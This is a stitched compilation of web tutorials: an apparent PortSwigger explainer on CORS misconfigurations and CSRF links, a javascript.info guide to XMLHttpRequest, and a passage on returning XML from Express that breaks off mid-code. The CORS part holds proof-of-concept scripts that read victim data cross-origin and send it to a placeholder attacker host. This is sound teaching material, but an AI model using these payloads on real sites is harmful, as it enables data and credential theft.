
function reqListener() {
location='malicious-website.com/log?key='+this.responseText;
};
</script>"></iframe>
```

Cross-origin resource sharing (CORS)

In this section, we will explain what cross-origin resource sharing (CORS) is, describe some common examples of cross-origin resource sharing based attacks, and discuss how to protect against these attacks.

What is CORS (cross-origin resource sharing)?

Cross-origin resource sharing (CORS) is a browser mechanism which enables controlled access to resources located outside of a given domain. It extends and adds flexibility to the same-origin policy ([SOP](#)). However, it also provides potential for cross-domain attacks, if a website's CORS policy is poorly configured and implemented. CORS is not a protection against cross-origin attacks such as [cross-site request forgery](#) (CSRF).



Labs

If you're already familiar with the basic concepts behind CORS vulnerabilities and just want to practice exploiting them on some realistic, deliberately vulnerable targets, you can access all of the labs in this topic from the link below.

[View all CORS labs](#)

Same-origin policy

The same-origin policy is a restrictive cross-origin specification that limits the ability for a website to interact with resources outside of the source domain. The same-origin policy was defined many years ago in response to potentially malicious cross-domain interactions, such as one website stealing private data from another. It generally allows a domain to issue requests to other domains, but not to access the responses.

Read more

[Same-origin policy](#)

Relaxation of the same-origin policy

The same-origin policy is very restrictive and consequently various approaches have been devised to circumvent the constraints. Many websites interact with subdomains or third-party

sites in a way that requires full cross-origin access. A controlled relaxation of the same-origin policy is possible using cross-origin resource sharing (CORS).

The cross-origin resource sharing protocol uses a suite of HTTP headers that define trusted web origins and associated properties such as whether authenticated access is permitted. These are combined in a header exchange between a browser and the cross-origin web site that it is trying to access.

Read more

[CORS and the Access-Control-Allow-Origin response header](#)

Vulnerabilities arising from CORS configuration issues

Many modern websites use CORS to allow access from subdomains and trusted third parties. Their implementation of CORS may contain mistakes or be overly lenient to ensure that everything works, and this can result in exploitable vulnerabilities.

Server-generated [ACAO](#) header from client-specified Origin header

Some applications need to provide access to a number of other domains. Maintaining a list of allowed domains requires ongoing effort, and any mistakes risk breaking functionality. So some applications take the easy route of effectively allowing access from any other domain.

One way to do this is by reading the Origin header from requests and including a response header stating that the requesting origin is allowed. For example, consider an application that receives the following request:

```
GET /sensitive-victim-data HTTP/1.1
```

```
Host: vulnerable-website.com
```

```
Origin: https://malicious-website.com
```

```
Cookie: sessionid=...
```

It then responds with:

```
HTTP/1.1 200 OK
```

```
Access-Control-Allow-Origin: https://malicious-website.com
```

```
Access-Control-Allow-Credentials: true
```

```
...
```

These headers state that access is allowed from the requesting domain (malicious-website.com) and that the cross-origin requests can include cookies (Access-Control-Allow-Credentials: true) and so will be processed in-session.

Because the application reflects arbitrary origins in the Access-Control-Allow-Origin header, this means that absolutely any domain can access resources from the vulnerable domain. If the response contains any sensitive information such as an API key or [CSRF token](#), you could retrieve this by placing the following script on your website:

```
var req = new XMLHttpRequest();
```

```
req.onload = reqListener;

req.open('get','https://vulnerable-website.com/sensitive-victim-data',true);

req.withCredentials = true;

req.send();

function reqListener() {
    location='//malicious-website.com/log?key='+this.responseText;
};
```

LAB

APPRENTICE[CORS vulnerability with basic origin reflection](#)

Errors parsing Origin headers

Some applications that support access from multiple origins do so by using a whitelist of allowed origins. When a CORS request is received, the supplied origin is compared to the whitelist. If the origin appears on the whitelist then it is reflected in the Access-Control-Allow-Origin header so that access is granted. For example, the application receives a normal request like:

```
GET /data HTTP/1.1
```

```
Host: normal-website.com
```

```
...
```

```
Origin: https://innocent-website.com
```

The application checks the supplied origin against its list of allowed origins and, if it is on the list, reflects the origin as follows:

```
HTTP/1.1 200 OK
```

```
...
```

```
Access-Control-Allow-Origin: https://innocent-website.com
```

Mistakes often arise when implementing CORS origin whitelists. Some organizations decide to allow access from all their subdomains (including future subdomains not yet in existence). And some applications allow access from various other organizations' domains including their subdomains. These rules are often implemented by matching URL prefixes or suffixes, or using regular expressions. Any mistakes in the implementation can lead to access being granted to unintended external domains.

For example, suppose an application grants access to all domains ending in:

```
normal-website.com
```

An attacker might be able to gain access by registering the domain:

```
hackersnormal-website.com
```

Alternatively, suppose an application grants access to all domains beginning with normal-website.com

An attacker might be able to gain access using the domain:

normal-website.com.evil-user.net

Whitelisted null origin value

The specification for the Origin header supports the value null. Browsers might send the value null in the Origin header in various unusual situations:

- Cross-origin redirects.
- Requests from serialized data.
- Request using the file: protocol.
- Sandboxed cross-origin requests.

Some applications might whitelist the null origin to support local development of the application. For example, suppose an application receives the following cross-origin request:

```
GET /sensitive-victim-data
```

```
Host: vulnerable-website.com
```

```
Origin: null
```

And the server responds with:

```
HTTP/1.1 200 OK
```

```
Access-Control-Allow-Origin: null
```

```
Access-Control-Allow-Credentials: true
```

In this situation, an attacker can use various tricks to generate a cross-origin request containing the value null in the Origin header. This will satisfy the whitelist, leading to cross-domain access. For example, this can be done using a sandboxed iframe cross-origin request of the form:

```
<iframe sandbox="allow-scripts allow-top-navigation allow-forms"
src="data:text/html,<script>
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get','vulnerable-website.com/sensitive-victim-data',true);
req.withCredentials = true;
req.send();

function reqListener() {
```

```
location='malicious-website.com/log?key='+this.responseText;
};
</script>"></iframe>
```

LAB

APPRENTICE [CORS vulnerability with trusted null origin](#)

[Exploiting XSS](#) via CORS trust relationships

Even "correctly" configured CORS establishes a trust relationship between two origins. If a website trusts an origin that is vulnerable to cross-site scripting ([XSS](#)), then an attacker could exploit the XSS to inject some JavaScript that uses CORS to retrieve sensitive information from the site that trusts the vulnerable application.

Given the following request:

```
GET /api/requestApiKey HTTP/1.1
```

```
Host: vulnerable-website.com
```

```
Origin: https://subdomain.vulnerable-website.com
```

```
Cookie: sessionid=...
```

If the server responds with:

```
HTTP/1.1 200 OK
```

```
Access-Control-Allow-Origin: https://subdomain.vulnerable-website.com
```

```
Access-Control-Allow-Credentials: true
```

Then an attacker who finds an XSS vulnerability on `subdomain.vulnerable-website.com` could use that to retrieve the API key, using a URL like:

```
https://subdomain.vulnerable-website.com/?xss=<script>cors-stuff-here</script>
```

Breaking TLS with poorly configured CORS

Suppose an application that rigorously employs HTTPS also whitelists a trusted subdomain that is using plain HTTP. For example, when the application receives the following request:

```
GET /api/requestApiKey HTTP/1.1
```

```
Host: vulnerable-website.com
```

```
Origin: http://trusted-subdomain.vulnerable-website.com
```

```
Cookie: sessionid=...
```

The application responds with:

```
HTTP/1.1 200 OK
```

```
Access-Control-Allow-Origin: http://trusted-subdomain.vulnerable-website.com
```

```
Access-Control-Allow-Credentials: true
```


In this situation, an attacker who is in a position to intercept a victim user's traffic can exploit the CORS configuration to compromise the victim's interaction with the application. This attack involves the following steps:

- The victim user makes any plain HTTP request.
- The attacker injects a redirection to:

`http://trusted-subdomain.vulnerable-website.com`

- The victim's browser follows the redirect.
- The attacker intercepts the plain HTTP request, and returns a spoofed response containing a CORS request to:

`https://vulnerable-website.com`

- The victim's browser makes the CORS request, including the origin:

`http://trusted-subdomain.vulnerable-website.com`

- The application allows the request because this is a whitelisted origin. The requested sensitive data is returned in the response.
- The attacker's spoofed page can read the sensitive data and transmit it to any domain under the attacker's control.

This attack is effective even if the vulnerable website is otherwise robust in its usage of HTTPS, with no HTTP endpoint and all cookies flagged as secure.

Intranets and CORS without credentials

Most CORS attacks rely on the presence of the response header:

`Access-Control-Allow-Credentials: true`

Without that header, the victim user's browser will refuse to send their cookies, meaning the attacker will only gain access to unauthenticated content, which they could just as easily access by browsing directly to the target website.

However, there is one common situation where an attacker can't access a website directly: when it's part of an organization's intranet, and located within private IP address space. Internal websites are often held to a lower security standard than external sites, enabling attackers to find vulnerabilities and gain further access. For example, a cross-origin request within a private network may be as follows:

`GET /reader?url=doc1.pdf`

`Host: intranet.normal-website.com`

`Origin: https://normal-website.com`

And the server responds with:

`HTTP/1.1 200 OK`

`Access-Control-Allow-Origin: *`

The application server is trusting resource requests from any origin without credentials. If users within the private IP address space access the public internet then a CORS-based attack can be performed from the external site that uses the victim's browser as a proxy for accessing intranet resources.

<https://portswigger.net/web-security/cors>


<https://we45.com/blog/3-ways-to-exploit-cors-misconfiguration>


<https://book.hacktricks.xyz/pentesting-web/cors-bypass>

CSRF and OAUTH

Cross-site Request Forgery, also known as CSRF, Sea Surf, or XSRF, is an attack whereby an attacker tricks a victim into performing actions on their behalf. The impact of the attack depends on the level of permissions that the victim has. Such attacks take advantage of the fact that a website completely trusts a user once it can confirm that the user is indeed who they say they are.

Cross-site Request Forgery is considered a sleeping giant in the world of web application security. It is often not taken as seriously as it should even though it can prove to be a stealthy and powerful attack if executed properly. It is also a common attack, which is why it has secured a spot on the [OWASP Top 10](#) list several times in a row. However, an exploited [Cross-site Scripting vulnerability \(XSS\)](#) is more of a risk than any CSRF vulnerability because CSRF attacks have a major limitation. CSRF only allows for state changes to occur and therefore the attacker cannot receive the contents of the HTTP response.





https://owasp.org/www-pdf-archive//AppSecEU2012_Wilander.pdf

<https://www.acunetix.com/websitesecurity/csrf-attacks/>

<https://brightsec.com/blog/cross-site-request-forgery-csrf/>

<https://www.imperva.com/learn/application-security/csrf-cross-site-request-forgery/>

<https://github.com/moul/advanced-csrf>

<https://portswigger.net/burp/documentation/desktop/functions/generate-csrf-poc>

XMLHttpRequest

The XMLHttpRequest Object

The XMLHttpRequest object can be used to request data from a web server.

The XMLHttpRequest object is a **developers dream**, because you can:

- Update a web page without reloading the page
- Request data from a server - after the page has loaded
- Receive data from a server - after the page has loaded
- Send data to a server - in the background

Example Explained

The first line in the example above creates an **XMLHttpRequest** object:

```
var xhttp = new XMLHttpRequest();
```

The **onreadystatechange** property specifies a function to be executed every time the status of the XMLHttpRequest object changes:

```
xhttp.onreadystatechange = function()
```

When **readyState** property is 4 and the **status** property is 200, the response is ready:

```
if (this.readyState == 4 && this.status == 200)
```

The **responseText** property returns the server response as a text string.

The text string can be used to update a web page:

```
document.getElementById("demo").innerHTML = xhttp.responseText;
```

https://www.w3schools.com/xml/xml_http.asp

The basics

XMLHttpRequest has two modes of operation: synchronous and asynchronous.

Let's see the asynchronous first, as it's used in the majority of cases.

To do the request, we need 3 steps:

1. Create XMLHttpRequest:

```
let xhr = new XMLHttpRequest();
```

The constructor has no arguments.

2. Initialize it, usually right after new XMLHttpRequest:

```
xhr.open(method, URL, [async, user, password])
```

This method specifies the main parameters of the request:

- method – HTTP-method. Usually "GET" or "POST".
- URL – the URL to request, a string, can be [URL](#) object.
- async – if explicitly set to false, then the request is synchronous, we'll cover that a bit later.
- user, password – login and password for basic HTTP auth (if required).

Please note that open call, contrary to its name, does not open the connection. It only configures the request, but the network activity only starts with the call of send.

3. Send it out.

```
xhr.send([body])
```

This method opens the connection and sends the request to server. The optional body parameter contains the request body.

Some request methods like GET do not have a body. And some of them like POST use body to send the data to the server. We'll see examples of that later.

4. Listen to xhr events for response.

These three events are the most widely used:

- load – when the request is complete (even if HTTP status is like 400 or 500), and the response is fully downloaded.
- error – when the request couldn't be made, e.g. network down or invalid URL.
- progress – triggers periodically while the response is being downloaded, reports how much has been downloaded.

```
xhr.onload = function() {  
  alert(`Loaded: ${xhr.status} ${xhr.response}`);  
};
```

```
xhr.onerror = function() { // only triggers if the request couldn't be made at all  
  alert(`Network Error`);  
};
```

```
xhr.onprogress = function(event) { // triggers periodically  
  // event.loaded - how many bytes downloaded  
  // event.lengthComputable = true if the server sent Content-Length header  
  // event.total - total number of bytes (if lengthComputable)  
  alert(`Received ${event.loaded} of ${event.total}`);  
};
```

Here's a full example. The code below loads the URL at `/article/xmlhttprequest/example/load` from the server and prints the progress:

```
// 1. Create a new XMLHttpRequest object  
let xhr = new XMLHttpRequest();  
  
// 2. Configure it: GET-request for the URL /article/.../load  
xhr.open('GET', '/article/xmlhttprequest/example/load');  
  
// 3. Send the request over the network  
xhr.send();
```

// 4. This will be called after the response is received

```
xhr.onload = function() {  
  if (xhr.status != 200) { // analyze HTTP status of the response  
    alert(`Error ${xhr.status}: ${xhr.statusText}`); // e.g. 404: Not Found  
  } else { // show the result  
    alert(`Done, got ${xhr.response.length} bytes`); // response is the server response  
  }  
};
```

```
xhr.onprogress = function(event) {  
  if (event.lengthComputable) {  
    alert(`Received ${event.loaded} of ${event.total} bytes`);  
  } else {  
    alert(`Received ${event.loaded} bytes`); // no Content-Length  
  }  
};
```

```
xhr.onerror = function() {  
  alert("Request failed");  
};
```

Once the server has responded, we can receive the result in the following xhr properties:

status

HTTP status code (a number): 200, 404, 403 and so on, can be 0 in case of a non-HTTP failure.

statusText

HTTP status message (a string): usually OK for 200, Not Found for 404, Forbidden for 403 and so on.

response (old scripts may use responseText)

The server response body.

We can also specify a timeout using the corresponding property:

```
xhr.timeout = 10000; // timeout in ms, 10 seconds
```

If the request does not succeed within the given time, it gets canceled and timeout event triggers.

URL search parameters

To add parameters to URL, like ?name=value, and ensure the proper encoding, we can use [URL](#) object:

```
let url = new URL('https://google.com/search');
url.searchParams.set('q', 'test me!');

// the parameter 'q' is encoded
xhr.open('GET', url); // https://google.com/search?q=test+me%21
```

[Response Type](#)

We can use `xhr.responseType` property to set the response format:

- "" (default) – get as string,
- "text" – get as string,
- "arraybuffer" – get as `ArrayBuffer` (for binary data, see chapter [ArrayBuffer, binary arrays](#)),
- "blob" – get as `Blob` (for binary data, see chapter [Blob](#)),
- "document" – get as XML document (can use `XPath` and other XML methods) or HTML document (based on the MIME type of the received data),
- "json" – get as JSON (parsed automatically).

For example, let's get the response as JSON:

```
let xhr = new XMLHttpRequest();

xhr.open('GET', '/article/xmlhttprequest/example/json');

xhr.responseType = 'json';

xhr.send();

// the response is {"message": "Hello, world!"}
xhr.onload = function() {
  let responseObj = xhr.response;
```

```
    alert(responseObj.message); // Hello, world!
};
```

Please note:

In the old scripts you may also find `xhr.responseText` and even `xhr.responseXML` properties.

They exist for historical reasons, to get either a string or XML document. Nowadays, we should set the format in `xhr.responseType` and get `xhr.response` as demonstrated above.

[Ready states](#)

XMLHttpRequest changes between states as it progresses. The current state is accessible as `xhr.readyState`.

All states, as in [the specification](#):

```
UNSENT = 0; // initial state
```

```
OPENED = 1; // open called
```

```
HEADERS_RECEIVED = 2; // response headers received
```

```
LOADING = 3; // response is loading (a data packet is received)
```

```
DONE = 4; // request complete
```

An XMLHttpRequest object travels them in the order `0 → 1 → 2 → 3 → ... → 3 → 4`.

State 3 repeats every time a data packet is received over the network.

We can track them using `readystatechange` event:

```
xhr.onreadystatechange = function() {
    if (xhr.readyState == 3) {
        // loading
    }
    if (xhr.readyState == 4) {
        // request finished
    }
};
```

You can find `readystatechange` listeners in really old code, it's there for historical reasons, as there was a time when there were no load and other events.

Nowadays, `load/error/progress` handlers deprecate it.

[Aborting request](#)

We can terminate the request at any time. The call to `xhr.abort()` does that:

```
xhr.abort(); // terminate the request
```

That triggers abort event, and `xhr.status` becomes 0.

Synchronous requests

If in the open method the third parameter `async` is set to `false`, the request is made synchronously.

In other words, JavaScript execution pauses at `send()` and resumes when the response is received. Somewhat like `alert` or `prompt` commands.

Here's the rewritten example, the 3rd parameter of `open` is `false`:

```
let xhr = new XMLHttpRequest();

xhr.open('GET', '/article/xmlhttprequest/hello.txt', false);

try {
  xhr.send();
  if (xhr.status != 200) {
    alert(`Error ${xhr.status}: ${xhr.statusText}`);
  } else {
    alert(xhr.response);
  }
} catch(err) { // instead of onerror
  alert("Request failed");
}
```

It might look good, but synchronous calls are used rarely, because they block in-page JavaScript till the loading is complete. In some browsers it becomes impossible to scroll. If a synchronous call takes too much time, the browser may suggest to close the “hanging” webpage.

Many advanced capabilities of `XMLHttpRequest`, like requesting from another domain or specifying a timeout, are unavailable for synchronous requests. Also, as you can see, no progress indication.

Because of all that, synchronous requests are used very sparingly, almost never. We won't talk about them any more.

HTTP-headers

`XMLHttpRequest` allows both to send custom headers and read headers from the response.

There are 3 methods for HTTP-headers:

setRequestHeader(name, value)

Sets the request header with the given name and value.

For instance:

```
xhr.setRequestHeader('Content-Type', 'application/json');
```

Headers limitations

Several headers are managed exclusively by the browser, e.g. Referer and Host. The full list is [in the specification](#).

XMLHttpRequest is not allowed to change them, for the sake of user safety and correctness of the request.

Can't remove a header

Another peculiarity of XMLHttpRequest is that one can't undo `setRequestHeader`.

Once the header is set, it's set. Additional calls add information to the header, don't overwrite it.

For instance:

```
xhr.setRequestHeader('X-Auth', '123');
```

```
xhr.setRequestHeader('X-Auth', '456');
```

```
// the header will be:
```

```
// X-Auth: 123, 456
```

getResponseHeader(name)

Gets the response header with the given name (except Set-Cookie and Set-Cookie2).

For instance:

```
xhr.getResponseHeader('Content-Type')
```

getAllResponseHeaders()

Returns all response headers, except Set-Cookie and Set-Cookie2.

Headers are returned as a single line, e.g.:

```
Cache-Control: max-age=31536000
```

```
Content-Length: 4260
```

```
Content-Type: image/png
```

```
Date: Sat, 08 Sep 2012 16:53:16 GMT
```

The line break between headers is always `"\r\n"` (doesn't depend on OS), so we can easily split it into individual headers. The separator between the name and the value is always a colon followed by a space `": "`. That's fixed in the specification.

So, if we want to get an object with name/value pairs, we need to throw in a bit JS.

Like this (assuming that if two headers have the same name, then the latter one overwrites the former one):

```
let headers = xhr

.getAllResponseHeaders()

.split('\r\n')

.reduce((result, current) => {

  let [name, value] = current.split(': ');

  result[name] = value;

  return result;

}, {});

// headers['Content-Type'] = 'image/png'
```

POST, FormData

To make a POST request, we can use the built-in [FormData](#) object.

The syntax:

```
let formData = new FormData([form]); // creates an object, optionally fill from <form>

formData.append(name, value); // appends a field
```

We create it, optionally fill from a form, append more fields if needed, and then:

1. `xhr.open('POST', ...)` – use POST method.
2. `xhr.send(formData)` to submit the form to the server.

For instance:

```
<form name="person">

  <input name="name" value="John">

  <input name="surname" value="Smith">

</form>

<script>

  // pre-fill FormData from the form

  let formData = new FormData(document.forms.person);

  // add one more field
```

```
formData.append("middle", "Lee");

// send it out
let xhr = new XMLHttpRequest();
xhr.open("POST", "/article/xmlhttprequest/post/user");
xhr.send(formData);

xhr.onload = () => alert(xhr.response);
</script>
```

The form is sent with multipart/form-data encoding.

Or, if we like JSON more, then `JSON.stringify` and send as a string.

Just don't forget to set the header `Content-Type: application/json`, many server-side frameworks automatically decode JSON with it:

```
let xhr = new XMLHttpRequest();

let json = JSON.stringify({
  name: "John",
  surname: "Smith"
});

xhr.open("POST", '/submit')
xhr.setRequestHeader('Content-type', 'application/json; charset=utf-8');

xhr.send(json);
```

The `.send(body)` method is pretty omnivore. It can send almost any body, including `Blob` and `BufferSource` objects.

[Upload progress](#)

The progress event triggers only on the downloading stage.

That is: if we POST something, `XMLHttpRequest` first uploads our data (the request body), then downloads the response.

If we're uploading something big, then we're surely more interested in tracking the upload progress. But `xhr.onprogress` doesn't help here.

There's another object, without methods, exclusively to track upload events: `xhr.upload`.

It generates events, similar to `xhr`, but `xhr.upload` triggers them solely on uploading:

- `loadstart` – upload started.
- `progress` – triggers periodically during the upload.
- `abort` – upload aborted.
- `error` – non-HTTP error.
- `load` – upload finished successfully.
- `timeout` – upload timed out (if `timeout` property is set).
- `loadend` – upload finished with either success or error.

Example of handlers:

```
xhr.upload.onprogress = function(event) {  
  alert(`Uploaded ${event.loaded} of ${event.total} bytes`);  
};
```

```
xhr.upload.onload = function() {  
  alert(`Upload finished successfully.`);  
};
```

```
xhr.upload.onerror = function() {  
  alert(`Error during the upload: ${xhr.status}`);  
};
```

Here's a real-life example: file upload with progress indication:

```
<input type="file" onchange="upload(this.files[0])">
```

```
<script>
```

```
function upload(file) {
```

```
  let xhr = new XMLHttpRequest();
```

```
  // track upload progress
```

```
  xhr.upload.onprogress = function(event) {
```

```
    console.log(`Uploaded ${event.loaded} of ${event.total}`);
```

```
};

// track completion: both successful or not
xhr.onloadend = function() {
  if (xhr.status == 200) {
    console.log("success");
  } else {
    console.log("error " + this.status);
  }
};

xhr.open("POST", "/article/xmlhttprequest/post/upload");
xhr.send(file);
}
</script>
```

Cross-origin requests

XMLHttpRequest can make cross-origin requests, using the same CORS policy as [fetch](#).

Just like fetch, it doesn't send cookies and HTTP-authorization to another origin by default. To enable them, set `xhr.withCredentials` to `true`:

```
let xhr = new XMLHttpRequest();
xhr.withCredentials = true;
```

```
xhr.open('POST', 'http://anywhere.com/request');
```

...

See the chapter [Fetch: Cross-Origin Requests](#) for details about cross-origin headers.

Summary

Typical code of the GET-request with XMLHttpRequest:

```
let xhr = new XMLHttpRequest();
```

```
xhr.open('GET', '/my/url');
```

```

xhr.send();

xhr.onload = function() {
  if (xhr.status != 200) { // HTTP error?
    // handle error
    alert( 'Error: ' + xhr.status);
    return;
  }

  // get the response from xhr.response
};

xhr.onprogress = function(event) {
  // report progress
  alert(`Loaded ${event.loaded} of ${event.total}`);
};

xhr.onerror = function() {
  // handle non-HTTP error (e.g. network down)
};

```

There are actually more events, the [modern specification](#) lists them (in the lifecycle order):

- loadstart – the request has started.
- progress – a data packet of the response has arrived, the whole response body at the moment is in response.
- abort – the request was canceled by the call `xhr.abort()`.
- error – connection error has occurred, e.g. wrong domain name. Doesn't happen for HTTP-errors like 404.
- load – the request has finished successfully.
- timeout – the request was canceled due to timeout (only happens if it was set).
- loadend – triggers after load, error, timeout or abort.

The error, abort, timeout, and load events are mutually exclusive. Only one of them may happen.

The most used events are load completion (load), load failure (error), or we can use a single loadend handler and check the properties of the request object xhr to see what happened.

We've already seen another event: readystatechange. Historically, it appeared long ago, before the specification settled. Nowadays, there's no need to use it, we can replace it with newer events, but it can often be found in older scripts.

If we need to track uploading specifically, then we should listen to same events on xhr.upload object.

<https://javascript.info/xmlhttprequest>

Admittedly, nobody is thrilled to work with XML and if you are like me, you will avoid XML at all cost and use JSON whenever you can.

Even though processing XML data has become less common, some services and APIs use this format and it's the responsibility of the developers to handle XML. Essentially, you will eventually have to deal with XML.

Previously, I had a simple program that gives a JSON response for its routes.

```
import express from 'express';
import bodyParser from 'body-parser';
import pgp from 'pg-promise';
import promise from 'bluebird';

const connect = (config) => {
  const pg = pgp({
    promiseLib: promise,
    noWarnings: true
  });

  return pg(config.DATABASE_URL);
};

const port = process.env.PORT || 1334;
const app = express();
const connection = connect({
  DATABASE_URL: 'postgresql://localhost/xml_dev_db',
});
```



```
app.use(bodyParser.json());
app.use(bodyParser.urlencoded({ extended: false }));
app.use(helmet());
app.disable('x-powered-by');
app.set('port', port);
```

```
app.post('/users', (request, response) => {
  const { username, email, password } = request.body;
  const sql = `
    INSERT INTO users (
      username,
      email,
      password)
    VALUES($1, $2, $3)
    RETURNING
      id,
      username`;
```

```
connection
  .one(sql, [username, email, randomHashAlgorithm(password)])
  .then((result) =>
    response
      .status(200)
      .json(result)
  )
  .catch((error) =>
    response
      .status(500)
      .json({
        message: 'INTERNAL SERVER ERROR'
```

```
    })
  );
});

app.get('/users', (request, response) => {
  const sql = 'SELECT * FROM users';

  connection
    .any(sql)
    .then((result) => {
      if (result && result[0]) {
        return response
          .status(200)
          .json({ Users: result });
      }

      return response
        .status(200)
        .json({
          message: 'NO USERS FOUND',
        });
    })
    .catch((error) =>
      response
        .status(500)
        .json({
          message: 'INTERNAL SERVER ERROR'
        })
    );
});
```

```
app.listen(port);
```

```
console.log(`SERVER: started on port ${port}`);
```

And corresponding response from the program above:

```
{
  "Users": [
    {
      "id": "203ef718-1fe5-43fc-b211-45c5af037653",
      "username": "Yasmine",
      "email": "yasmine29@gmail.com",
    },
    {
      "id": "fbec7f9c-a2ad-48eb-ab40-fdfc7074a936",
      "username": "Barbara",
      "email": "bradly61@gmail.com",
    },
    {
      "id": "69933c74-6266-408f-97b7-6db540ceb92e",
      "username": "Marquis",
      "email": "jalen_marquis@yahoo.com",
    }
  ]
}
```

Knowing the requirement was to design an endpoint that supports both JSON and XML, I asked myself, *How can I make an XML response equivalent to the JSON above?, How do I respond in XML using Node.js and ExpressJS Framework?, How do Node.js folks work with XML?*

My thought, **convert XML to JSON, validate the payload as JSON and convert JSON back to XML if valid otherwise throw an error.** I did a POC (Proof of Concept) with several third-party libraries:

- [xmlbuilder](#)
- [xml2json](#)
- [xml-js](#)
- [object-to-xml](#)

- [xml2js](#)
- [xml](#)

But I ended up using [xml2js](#) because it provided robust configuration options, precise JSON to XML conversion and intuitive methods.

Here's a code snippet using xml2js library, but you can use any XML libraries available on npm:

```
import xml from 'xml2js';
```

```
// XML Builder configuration, https://github.com/Leonidas-from-XIV/node-xml2js#options-for-the-builder-class.
```

```
const builder = new xml.Builder({  
  renderOpts: { 'pretty': false }  
});
```

```
console.log(builder.buildObject({  
  'Users': {  
    'User': [  
      {  
        'id': '203ef718-1fe5-43fc-b211-45c5af037653',  
        'username': 'Yasmine',  
        'email': 'yasmine29@gmail.com',  
      },  
      {  
        'id': 'fbec7f9c-a2ad-48eb-ab40-fdfc7074a936',  
        'username': 'Barbara',  
        'email': 'bradly61@gmail.com',  
      },  
      {  
        'id': '69933c74-6266-408f-97b7-6db540ceb92e',  
        'username': 'Marquis',  
        'email': 'jalen_marquis@yahoo.com',  
      }  
    ]  
  }  
});
```

```
}  
});
```

Below is the XML you should receive:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
```

```
<Users>
```

```
<User>
```

```
<id>203ef718-1fe5-43fc-b211-45c5af037653</id>
```

```
<username>Yasmine</username>
```

```
<email>yasmine29@gmail.com</email>
```

```
</User>
```

```
<User>
```

```
<id>fbec7f9c-a2ad-48eb-ab40-fdfc7074a936</id>
```

```
<username>Barbara</username>
```

```
<email>bradly61@gmail.com</email>
```

```
</User>
```

```
<User>
```

```
<id>69933c74-6266-408f-97b7-6db540ceb92e</id>
```

```
<username>Marquis</username>
```

```
<email>jalen_marquis@yahoo.com</email>
```

```
</User>
```

```
</Users>
```

For a deeper understanding of how it converts JSON-objects to XML, refer to the module documentation and you'll have to do more work if you need a specific XML format returned, of course.

Unfortunately, since express-based application does not parse incoming raw XML-body requests natively, I began researching for third-party libraries that parse XML to JSON. Eureka, I found a convenient package [express-xml-bodyparser](#), an XML bodyparser middleware module that handles converting XML into a JSON-object and attach JSON-object to the request body. Although, express-xml-bodyparser uses xml2js internally and lets you:

- Use exact configuration options that xml2js supports.
- Add the parser at the application level, or for specific routes only.
- Customize the mime-type detection.
- Accept any XML-based content-type, e.g. application/rss+xml.

- Skip data parsing immediately if no req-body has been sent.
- Attempt to parse data only once, even if the middleware is called multiple times.
- Use type-definitions if you're using Typescript.

After integrating both xml2js and express-xml-bodyparser:

```
$ npm install express-xml-bodyparser xml2js --save
```

```
import express from 'express';
```

```
import bodyParser from 'body-parser';
```

```
import pgp from 'pg-promise';
```

```
import promise from 'bluebird';
```

```
// https://github.com/macedigital/express-xml-bodyparser depends on xml2js internally.
```

```
import xmlparser from 'express-xml-bodyparser';
```

```
